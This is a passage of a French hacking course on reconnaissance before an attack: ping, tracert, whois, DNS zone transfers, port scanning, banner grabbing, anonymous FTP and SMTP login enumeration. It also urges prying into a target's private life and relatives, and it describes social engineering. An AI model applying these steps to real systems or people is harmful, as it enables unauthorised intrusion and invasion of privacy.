5. Le nom d'hôte, comme sur l'image, peut révéler de précieuses informations. Sur l'exemple on sait que l'abonné habite Montpellier, ou dans sa bordure, et qu'il est abonné à Wanadoo en France.

Utilisation de ping :

Ping est un outil de statistiques fonctionnant sous MS-DOS, dont l'intérêt premier est de vérifier l'existence ou non d'un système sur le réseau. Il fonctionne par l'envoi de paquets ICMP_echo_request, auxquels les systèmes concernés répondent par des paquets ICMP_echo_reply. C'est-à-dire que le système émetteur va faire un envoi d'un paquet dans le but que la machine cible lui réponde. Ping intègre diverses fonctionnalités. Afin de toutes les visualiser tapez *ping* sous DOS.

```
C:\WINDOWS\Bureau>ping

Utilisation : ping [-t] [-a] [-n échos] [-l taille] [-f] [-i vie] [-v TypServ]
              [-r NbSauts] [-s NbSauts] [[-j ListeHôtes] | [-k ListeHôtes]]
              [-w Délai] ListeDestination

Options :
  -t             Envoie la requête ping sur l'hôte spécifié jusqu'à
                 interruption. Entrez Ctrl-Arrêt pour afficher les
                 statistiques et continuer, Ctrl-C pour arrêter.
  -a             Recherche les noms d'hôte à partir des adresses.
  -n échos       Nombre de requêtes d'écho à envoyer.
  -l taille      Envoie la taille du tampon.
  -f             Active l'indicateur Ne pas fragmenter dans le paquet.
  -i vie         Durée de vie.
  -v TypServ     Type de service.
  -r NbSauts     Enregistre l'itinéraire pour le nombre de sauts.
  -s NbSauts     Dateur pour le nombre de sauts.
  -j ListeHôtes  Itinéraire source libre parmi la liste d'hôtes.
  -k ListeHôtes  Itinéraire source strict parmi la liste d'hôtes.
  -w Délai       Délai d'attente pour chaque réponse, en millisecondes.
```

Savoir lire un compte-rendu de l'outil ping est très simple.

```
C:\WINDOWS\Bureau>ping 193.252.1.2

Envoi d'une requête 'ping' sur 193.252.1.2 avec 32 octets de données :

Réponse de 193.252.1.2 : octets=32 temps=131 ms TTL=119
Réponse de 193.252.1.2 : octets=32 temps=114 ms TTL=119
Réponse de 193.252.1.2 : octets=32 temps=145 ms TTL=119
Réponse de 193.252.1.2 : octets=32 temps=231 ms TTL=119

Statistiques Ping pour 193.252.1.2:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en milli-secondes :
    minimum = 114ms, maximum =  231ms, moyenne =  155ms
```

Dans le champ réponse vous sont indiqués :


- en octets la taille du paquet que vous avez envoyé ;
- en millisecondes le temps de réponse du système ciblé ;
- et la valeur du TTL lorsque le paquet est arrivé à destination.

Quatres requêtes ICMP_echo_request sont envoyées lors d'une utilisation courante de Ping, afin de bien s'assurer des résultats.

b - S'orienter par un traçage de la route d'acheminement des données.

Tracer la route qu'emprunte un paquet de donnée pour aller d'un point A à un point B peut-être utile afin de déterminer, par exemple, les différentes zones géographiques qu'il traverse, ou encore le dernier routeur emprunté pour l'acheminement des données. Pour effectuer ce processus, utilisez l'outil **Tracert** de votre système.

1. Allez sous MS-DOS.
2. Tapez tracert.
3. S'affichent alors les options de paramétrage, tout comme pour Ping.
4. On ne les utilisera pas dans l'absolu, donc tapez simplement *tracert [Adresse IP]*




5. Ici la détermination de l'itinéraire s'est terminée sans problèmes, et l'on sait maintenant par quelles machines sont acheminés nos paquets.

Utilisation de Tracert :

Tracert est l'abbréviation de "Trace Route". L'objectif du logiciel est la mise en lumière du chemin emprunté par un paquet de données pour atteindre un point précis d'un réseau. Il peut être utilisé pour l'évaluation des performances d'un réseau, pour évaluer à quel niveau peuvent se situe des points de congestion ou localiser des problèmes d'infrastrucutres.

Tracert intègre diverses fonctionnalités. Afin de toutes les visualiser tapez *tracert* sous DOS.



Savoir lire un compte-rendu de l'outil tracert est très simple.

Dans le tableau des résultats vous avez un classement des systèmes relais de données. Les délais en millisecondes indiquent des résultats sur le temps qu'il a fallu pour contacter chaque système de relai, sachant que cette tentative se fait par trois fois. Dans la dernière colonne se trouvent les noms d'hôtes des systèmes de relais, avec leurs translations en adresses IP.

```
C:\WINDOWS\Bureau>tracert www.caramail.com

Détermination de l'itinéraire vers www.caramail.com [195.68.99.20]
avec un maximum de 30 sauts :

  1     1 ms    <1 ms    <1 ms  [illegible]
  2    55 ms    55 ms    63 ms  [illegible]

  3    60 ms    60 ms    75 ms  193.253.6.145
  4   101 ms    56 ms    57 ms  P4-0.nraub301.Aubervilliers.francetelecom.net [1
93.252.99.2]
  5    67 ms    57 ms    57 ms  P5-0.ntaub201.Aubervilliers.francetelecom.net [1
93.251.126.142]
  6    60 ms    70 ms   122 ms  P5-0.ntaub101.Aubervilliers.francetelecom.net [1
93.251.126.181]
  7    60 ms    68 ms    68 ms  P7-0.noprx101.Paris.francetelecom.net [193.251.1
26.18]
  8    67 ms    65 ms    63 ms  Colt-FR-6675.cipb.giga.parix.net [198.32.247.14]

  9    58 ms    79 ms    69 ms  MLS-wat.FE7-1.fr.colt.net [195.68.85.187]
 10    60 ms    63 ms   103 ms  www.caramail.com [195.68.99.20]

Itinéraire déterminé.
```

Pour localiser géographiquement un routeur, le pirate utilisera un logiciel comme « neotrace » qui maintient à jour la liste des principaux routeurs d'internet avec leur localisation. Voici le résultat du traceroute sur www.google.fr :

On pourrait penser que le serveur www.google.fr se trouve en France mais comme nous le montre neotrace le serveur se trouve au Etats-Unis.

2 - Whois : un moyen d'obtention d'informations sur le propriétaire d'un nom de domaine

Lorsqu'un nom de domaine, "caramail.com", par exemple, est enregistré sur Internet, des informations comme l'identité du "registrant", c'est-à-dire celui qui enregistre le nom de domaine, ou encore l'identité du responsable technique, sont stockées dans les bases de données de prestataires de services appropriés. Les bases de ces prestataires (ARIN, Internic, NetworksSolutions, Gandi, RIPE...) sont

consultables gratuitement par l'intermédiaire de requêtes appelées "whois" (comprendre "Who is ?").

De nombreux prestataires de ce service sont en ligne sur Internet, mais leur fiabilité à fouiller les bases de données peut varier. Ainsi il n'est pas impossible d'avoir à mener des requêtes "whois" en passant par plusieurs prestataires.

Parmi ceux qui peuplent l'internet on en retiendra au moins trois :

- http://www.allwhois.com
- http://www.whois.net
- http://www.betterwhois.com

Utilisation assistée d'un service Whois

La première étape consiste à trouver un prestataire du service Whois. Utilisez n'importe quel moteur de recherche en entrant pour mot-clef "whois". Très vite les résultats vont tomber. Faites des recherches sur l'ensemble du réseau Internet et pas seulement pour des prestataires de votre pays.

L'utilisation du prestataire est ensuite très simple. Couramment le nom de domaine à rechercher sera à taper dans une fenêtre de saisie de texte. Sur le même principe que les moteurs de recherche, le prestataire en question se chargera ensuite de mener les recherches au sein des bases de données auquels il a accès.

Voici un exemple de recherche avec : http://www.allwhois.com , que vous pourrez reproduire chez vous. Sur la page principale de AllWhois, entrez dans le module de recherche le domaine sur lequel vous portez vos recherches.

Lancez la recherche en cliquant sur "Search" et les résultats s'afficheront dans le cadre situé en bas de page.

```
domain:         THEHACKADEMY.NET
owner-address:  DMP
owner-address:  7, rue darboy
owner-address:  75011
owner-address:  France
owner-phone:    +33.143554656
owner-fax:      +33.143554646
owner-e-mail:   dmpfrance@wanadoo.fr
admin-c:        DD61-GANDI
tech-c:         DD61-GANDI
bill-c:         DD61-GANDI
nserver:        ns7.gandi.net 217.70.177.44
nserver:        custom2.gandi.net 217.70.179.35
reg_created:    2002-10-28 11:28:29
expires:        2005-10-28 11:28:29
created:        2002-10-28 17:28:30
changed:        2004-04-19 14:38:03

person:         DMP DMP
nic-hdl:        DD61-GANDI
address:        DMP
address:        1 villa du clos de Malevart
address:        75011
address:        Paris
address:        France
phone:          +33.143554656
fax:            +33.143554646
e-mail:         c1d7dd2ab78087767c7caed8d4ffc1a3-dd61@contact.gandi.net
lastupdated:    2004-12-10 17:10:31
```

Certains services permettent d'effectuer des whois sur les adresses IP, cela indiquera au pirate à quel société ou organisation appartient cette IP. Comme vous pouvez le constater, le whois fourni entre autre les serveurs DNS associés au domaine, qui pourront dans certains cas révéler l'adresse IP / nom de toutes les machines associés au domaine.

Une personne :

Afin de rechercher des informations sur une personne, sachez pistez ses traces sur Internet. Consultez NewsGroups, forums, pages web pouvant vous donner toute information susceptibles de vous renseigner.

1. Sur les NewsGroups, utilisez des moteurs de recherche spécifiques aux news, comme http://groups.google.com
2. Sur les pages et les forums, pas d'autre solution, là encore, que de recourir aux moteurs de recherche. L'utilisation d'un prestataire comme Google (http://www.google.com), semble toute désignée.
3. Glanez aussi des informations autour de ses proches, en essayant de vous immiscer dans sa vie privée ou dans ses contacts réguliers. Certes, ce n'est pas très sympathique d'imaginer ce genre de scénarios, surtout pour la victime potentielle, mais le fait est qu'avec de la patience et du temps, le fruit de vos efforts peut s'avérer juteux.
4. Une méthode, simple, mais mal vue du monde des pirates reste le "Social Engineering". C'est

bêtement une technique qui consiste à se faire passer pour qui l'on est pas afin d'obtenir des informations. Que ce soit par téléphone, par courrier, ou même par des rencontres réelles, le but du Social Engineer est de gratter chez sa victime, éprise de confiance, des informations confidentielles, personnelles...

Une société :

Essayez d'obtenir, tout comme pour une personne, des informations au sein de la société. Les informations que vous pourrez récolter sur une société ne vous serront pas forcément précieuses, quoi que...

1. Sachant qu'une société a tendance a mener des campagnes publicitaires, et un affichage parfois obligatoire sur Internet, réunir un grand nombre d'informations comme sur le statut juridique d'une société, en allant du côté de chez http://www.societe.com par exemple, reste simple.
2. Les informations les plus intéressantes que vous puissiez avoir concernent les employés au sein même de l'entreprise : noms, prénoms, rôles au sein de l'entreprise, numéros de ligne directe... Il n'est pas difficile d'avoir ces informations, et elles peuvent s'avérer juteuses. En effet, il s'est déjà vu des cas où le nom et prénom de l'administrateur du réseau correspondaient aux logins et mots de pass des accès aux routeurs - le nom et le prénom ayant été obtenus par un Whois sur le site de l'entreprise concernée, au niveau des indications sur l'identité du responsable technique.

Après avoir récupéré un certain nombre de renseignements sur le système cible, il est temps de passer à des opérations plus techniques, qui doivent être effectuées sur le système, afin de pouvoir procéder par la suite à l'élaboration d'une stratégie d'attaque.

B - Evaluation des caractéristiques du système :

Il faut avant tout préciser ce qu'on entend par "système". Au niveau de ce cours ne seront expliqués que les procédés nécessaires à la réalisation d'attaques sur un système, et un seul. C'est à dire que l'on va voir quelles stratégies et méthodes adoptent les pirates lorsqu'ils souhaitent s'attaquer à un système précis, et non pas à l'ensemble d'un réseau (comme le réseau Internet d'une entreprise), soit à une pluralité de systèmes : les stratégies et procédés ne sont pas les mêmes, et ce n'est pas la direction que doit prendre le cours. Passé ce petit éclaircissement, abordons le premier et plus essentiel processus : le "scan de ports".


1 - "Scan de ports" ou "la recherche d'applications serveurs actives" :

Rappelez-vous le début de ce cours. Une application serveur, c'est une application délivrant un service précis sur la requête d'un client, dans le cadre d'une configuration adaptée. Donc un serveur est constamment en attente de connections, et pour ce faire il monopolise un port précis, entre 1 et 65535, qui lui ouvre un canal de communication. C'est un peu schématique par rapport aux complexes données techniques qui régissent le processus, mais l'essentiel est là.


Scanner les ports va donc permettre à un pirate de repérer les applications serveurs actives. Chaque port ouvert peut ainsi être considéré comme un point d'entrée au système, une éventuelle source de vulnérabilités.

Effectuer un scan de ports est très simple. Moults logiciels, tous légaux, hantent l'internet à cet effet. Dans nos pratiques nous utiliserons Nautilus NetRanger, qui est très efficace et très rapide. Vous le trouverez sur http://www.download.com, ou encore sur le site des développeurs (http://www.nautidigital.com).

1. Ouvrez le logiciel.
2. Cliquez sur l'onglet PortScanner.
3. Dans la zone "Hostname/Address" indiquez une adresse IP ou un nom d'hôte.
4. Dans la zone "Port range" indiquez une plage de port ou un port spécifique à vérifier. Une plage de ports c'est un ensemble de ports compris dans une intervalle. Dans le cas de Nautilus, spécifier une intervalle de port de type [3000 ; 6000] se fait selon la syntaxe suivante : "3000-6000". Vous pouvez aussi n'indiquer qu'un seul numéro, celà reviendrait à ne vérifier qu'un seul port. Notez toutefois quelques petites choses. Un bon scan se fait sur une intervalle de 1 à 65535, c'est-à-dire sur l'intégralité des ports. En effet, il se peut que des applications serveurs se terrent dans des ports éloignés. C'est aussi pourquoi nous vous déconseillons l'utilisation de l'option "Port list", qui ne permet de vérifier que certains ports spécifiques.



5. L'option Threads définit le nombre de requêtes de scans de ports à envoyer en même temps. Au lieu de scanner les ports un par un, vous pouvez multiplier ainsi votre activité par plus de 30 fois ! Indiquez une valeur de 30 à 60 dans "Threads", qui est fonction de votre vitesse de connection. Evitez de mettre une valeur trop grande, celà risquerait de faire bugguer l'application. De même, n'ouvrez pas deux fois Nautilus NetRanger, utilisez une, et une seule, session d'application. Sinon, là aussi, le logiciel risquerait de patauger.
6. Lancez le scan, en cliquant sur "Go".



Port	Service	Status
445		ACTIVE
443		ACTIVE
135		ACTIVE
110		ACTIVE
80		ACTIVE
42		ACTIVE
26		ACTIVE
25		ACTIVE
21		ACTIVE
19		ACTIVE
17		ACTIVE
13		ACTIVE
9		ACTIVE
7		ACTIVE

7. Au niveau des résultats ne vous préoccupez pas de la couleur des pastilles. Seul les ports indiqués comme actifs ("ACTIVE") nous intéressent.

La liste des ports indiqués comme actifs révèle généralement la présence d'application serveurs actives délivrant des services bien spécifiques. Afin de résoudre l'identité de ces serveurs et le service qu'ils délivrent les pirates peuvent émettre des hypothèses sur les serveurs.

Relevé de bannières :

Une fois que le pirate a scanné les ports il va ensuite tenter de récupérer le nom du serveur et sa version associé au port sur lequel il écoute. On appelle cela le grab de bannière. Chaque protocole permet (ou non) de récupérer sa bannière d'un certaine façon. La façon la plus simple est de se connecter sur le port en écoute en utilisant l'outil telnet. Telnet (Telecommunications Network) permet à une machine client de se connecter sur un serveur, et ce, quelles que soient leurs localisations dans le monde, pour peu que ces deux machines sont raccordées à l'Internet. Les clients telnet existent sur la quasi-totalité des plates-formes (Windows, Unix, MacOS, BeOS…). Il permet la connexion TCP sur n'importe quel port d'un machine distante.

Il y a deux façons d'utiliser correctement Telnet :

- En utilisant l'interface graphique
- En indiquant des options au programme au moment de le lancer

Pour la première solution, ouvrez telnet :

1. Cliquez sur "Démarrer",
2. Puis sur "Executer".
3. Tapez "telnet" et validez.
4. Cliquez sur "Connexion", puis sur "Système distant".
5. Dans la fenêtre, indiquez un nom d'hôte ou une adresse IP pour permettre la connection au système distant. Entrez ensuite un numéro de port. Attention ! Pour les services les plus courants

(SMTP, FTP, HTTP, etc.) vous pouvez entrer comme indication non pas le numéro de port mais le service qu'il désigne. Par exemple, au lieu d'indiquer "80", vous pouvez indiquer "HTTP". Cette pratique vous est déconseillée pour au moins les motifs qui suivants :

- Cela ne marche pas pour tous les services ;
- Vous pourrez être amené à travailler sur un autre système où cette fonctionnalité ne sera pas présente ;
- Implicitement, vous n'apprendrez pas la désignation numérique des différents ports ;

Pour accéder plus rapidement à des connections distantes, préférez la deuxième solution.

1. Cliquez sur Démarrer,
2. Puis cliquez sur Exécuter.
3. Tapez "telnet [IP] [PORT]", ce qui donne pour le site dmpfrance.com, par exemple, "telnet dmpfrance.com 80", ce qui vous connectera sur le service HTTP du site dmpfrance.com.

DNS : Domain Name Server

Tout domaine est associé à un serveur DNS, hébergé soit sur le réseau lui meme, soit en externe. Le rôle de ce service est de renvoyer à un client l'adresse IP associée à un nom d'hote. Le transfert de zone permet de demander au serveur DNS de lister toute les entrées correspondantes à un domaine en particulier. Cela est en général utilisé par les serveurs de noms secondaires, afin de mettre à jour leurs entrées, sans que l'administrateur n'ai à le faire manuellement. Si l'on ne miùite pas la consultation de ces entrées au seul serveur secondaire, un pirate peut lister les entrées d'un domaine. Le réseau sera poura donc être mappé, sans que l'intrus n'est à pinger indépendamment chaque machine. L'outils nslookup present sur Winnt/2000/XP permet d'effectuer un transfert de zone sur un serveur DNS :

```
> server ns1.[redacted].fr
Serveur par dufaut :  ns1.[redacted].fr
Address:  [redacted]

> ls -d [redacted]
[ns1.[redacted].fr]
 caplaser.fr.                   SOA    ns1.[redacted].fr technique.[redacted].fr. (2
004070602 86400 7200 2419200 172800)
 [redacted].fr.                 NS     ns1.[redacted].fr
 [redacted].fr.                 NS     ns2.oleane.net
 [redacted].fr.                 NS     ns3.oleane.net
 [redacted].fr.                 MX     10   mail.[redacted].fr
 [redacted].fr.                 A      213.190.[redacted]
 admapc                         A      213.190.[redacted]
 apache                         A      213.190.[redacted]
 avrelay                        A      213.190.[redacted]
 citrix                         A      213.190.[redacted]
 eshop                          CNAME  compaq.interventе.com
 ftp                            A      213.190.[redacted]
 ftpweb                         A      213.190.[redacted]
 ftpwww                         CNAME  ftpweb.[redacted].fr
 gw                             A      213.190.[redacted]
 localhost                      A      127.0.0.1
```

FTP : Files Transfert Protocol

FTP est utile dès qu'il s'agit de transférer des données entre deux machines A et B. Comme pour tous les services, la machine A doit être équipée d'un client ftp, alors que la machine B est, elle, équipée d'un serveur FTP. Le protocole TCP utilise par convention le port TCP/21 pour les commandes, et le port TCP/20 pour les données. Le port TCP/21 est appelé l'interpréteur de protocole (Protocol Interpreter ou PI), alors que le port TCP/20 est appelé processus de transfert de données (data transfert process ou


DTP).

Connectez-vous au service FTP visé, via le port 21. Regardez déjà quelles informations vous délivre la bannière, s'il y en a.

Recherchez éventuellement des informations sur le serveur mentionné. Puis tentez de vous connecter en anonyme. Préférez votre navigateur pour cette tâche. Internet Explorer vous permet de vous connecter directement à un service FTP, par défaut en Anonyme.

Note : Une session "Anonyme" est une session gérée par l'administrateur qui permet à n'importe qui de profiter du service FTP du serveur (pour le téléchargement de fichiers sur le serveur, par exemple).
Mais la configuration de certains services FTP, qui laissent la possibilité d'accès à des sessions anonymes, est parfois désastreuse au point que certains sites laissent traîner l'accès au fichier "passwd" (d'arborescence "/etc/passwd", sous un système linux, ce fichier contient tous les logins actifs sur la machine), ou encore l'arborescence complète du site, voire même des répertoires avec des accès écriture (où tout le monde peut envoyer des fichiers généralement).

Depuis Internet Explorer le "browsing" (un affichage) des répertoires révèle des répertoires typiques de systèmes de type UNIX. Il s'agit de vérifier si c'est véritablement le cas. Ouvrez une session FTP via telnet et connectez-vous en Anonyme.



Généralement, sous FTP, les commandes ne varient pas selon les serveurs. Ainsi, pour vous connecter il vous faudra utiliser la syntaxe suivante :

1. USER Anonymous [pour rentrer en Anonyme]
2. PASS machin@chose.com [généralement, vous aurez à indiquer votre adresse e-mail comme mot de passe]

Ensuite, vous vous retrouverez à l'aveugle, surtout si vous ne connaissez pas le système. Les commandes qu'il vous est possible d'enregistrer sont généralement listables par la commande "help" ou "?".

```
USER Anonymous
331 Guest login ok, send your complete e-mail address as password.
PASS ojjojjjqcfhb@uhgFdhFvbopo.con
230-You are user #1 of 50 simultaneous users allowed.
230-
230 Logged in anonymously.
help
214-The following commands are recognized (* => unimplemented, + => extension).
214-    ABOR   CWD    MKD    OPTS+  REIN   SITE   STRU*
214-    ACCT*  DELE   MLSD+  PASS   REST   SIZE   SYST
214-    ALLO*  FEAT+  MLST+  PASV   RETR   SMNT*  TYPE
214-    APPE   HELP   MODE   PORT   RMD    STAT   USER
214-    CDUP   LIST   NLST   PWD    RNFR   STOR
214-    CLNT+  MDTM   NOOP   QUIT   RNTO   STOU
214-
214 Send comments to ovh@ovh.net.
MLST
250-Begin
 type=dir;modify=20001027233524;UNIX.mode=0755 /
250 End.
FEAT
211-Extensions supported:
 CLNT
 MDTM
 MLST type*;size*;modify*;UNIX.mode*;UNIX.owner;UNIX.uid;UNIX.group;UNIX.gid;uni
que
 PASV
 REST STREAM
 SIZE
 TVFS
 Compliance Level: 19981201 (IETF mlst-05)
211 End.
```

Sur l'exemple ci-dessous, les commandes du service FTP ont été utilisées (sur un autre système) pour mettre en lumière le type de système d'exploitation utilisé. Ici, les informations délivrées sont d'une importance mineure. Ceci dit, certains systèmes vont jusqu'à révéler la version du système d'exploitation, ce qui est manifestement plus grave.


SMTP : Simple Mail Transfert Protocol

Le protocole SMTP est certainement un des protocoles le plus utilisé sur l'Internet. Son but est de permettre le transfert des courriers électroniques. Il est similaire au protocole FTP, de part son langage de commande. Il est généralement implémenté sur le port TCP/25.

Comme pour tous les autres services, un service SMTP peut révéler, par sa bannière, des informations. Mais le plus intéressant, c'est l'intégration, non nécessaire, de deux commandes spécifiques au service SMTP. Ces deux commandes sont "vrfy" et "expn". Pour vérifier si elles sont accessibles, tapez "help".

• Vrfy : cette commande a pour but de vérifier si une adresse e-mail existe à l'adresse du serveur questionné. Ce qui veut dire que si vous vous connectez à un système d'adresse "betetruc.com", que vous tapez "vrfy admin", et que le système vous répond positivement, c'est qu'il existe une adresse "admin@betetruc.com", et donc certainement un compte de login "admin" sur le système. Il est donc possible de récupérer des logins sur le système concerné.
• Expn : cette commande permet de vérifier l'existence d'alias au sein d'un système pour un compte donné. Un alias permet à une personne physique d'avoir plusieurs adresses e-mails. Cela peut être une bonne source d'informations.

Dans l'exemple ci-dessous, le pirate a réussi à avoir des informations sur l'identité d'une personne, et sur les alias tournant pour "root" (certainement des adresses correspondant à d'autres administrateurs systèmes).



HTTP : Hyper Text Transfert Protocol

Pour vous connecter à un système via HTTP, utilisez le port 80. Après quoi, il vous est possible d'envoyer différentes commandes au système, celles-ci pouvant avoir des conséquences différentes. Le procédé consiste à envoyer d'abord une commande valide, puis à rappuyer sur ENTER afin de renvoyer une validation.

Prenons un exemple concret :

1. Connectez-vous sur www.microsoft.com (telnet www.microsoft.com 80)
2. Entrez comme commande : OPTIONS / HTTP/1.0
3. Validez en appuyant sur ENTER, et revalidez à nouveau.
4. Les informations contenues dans P3P ("Platform for Privacy Preferences") désignent les informations collectées sur les utilisateurs. Référez-vous à http://www.w3.org/TR/P3P/ pour en savoir plus sur le système P3P.

Il est aussi possible d'utiliser la commande GET et OPTIONS sur un même serveur, ceci permettant de révéler un certain nombre d'informations intéressantes de façon complémentaire.

Note concernant HTTP : autant un serveur HTTP tel que IIS est soumis à de nombreuses failles, autant sur Apache, le nombre de failles est quasi-inexistant. Apache est une application serveur pour différents systèmes d'exploitations, y compris Windows. Il est entièrement gratuit et a forte tendance à concurrencer le serveur IIS en raison de sa qualité et de sa fiabilité. Il s'octroie d'ailleurs une plus grande part de marché que ce dernier. Mais ne vous fiez pas à ce modèle de sécurité : des erreurs de configuration inhérentes à la distraction de l'administrateur peuvent avoir de lourdes conséquences. Apache.org en a fait les frais en 99.

SNMP : Simple Network Management Protocol

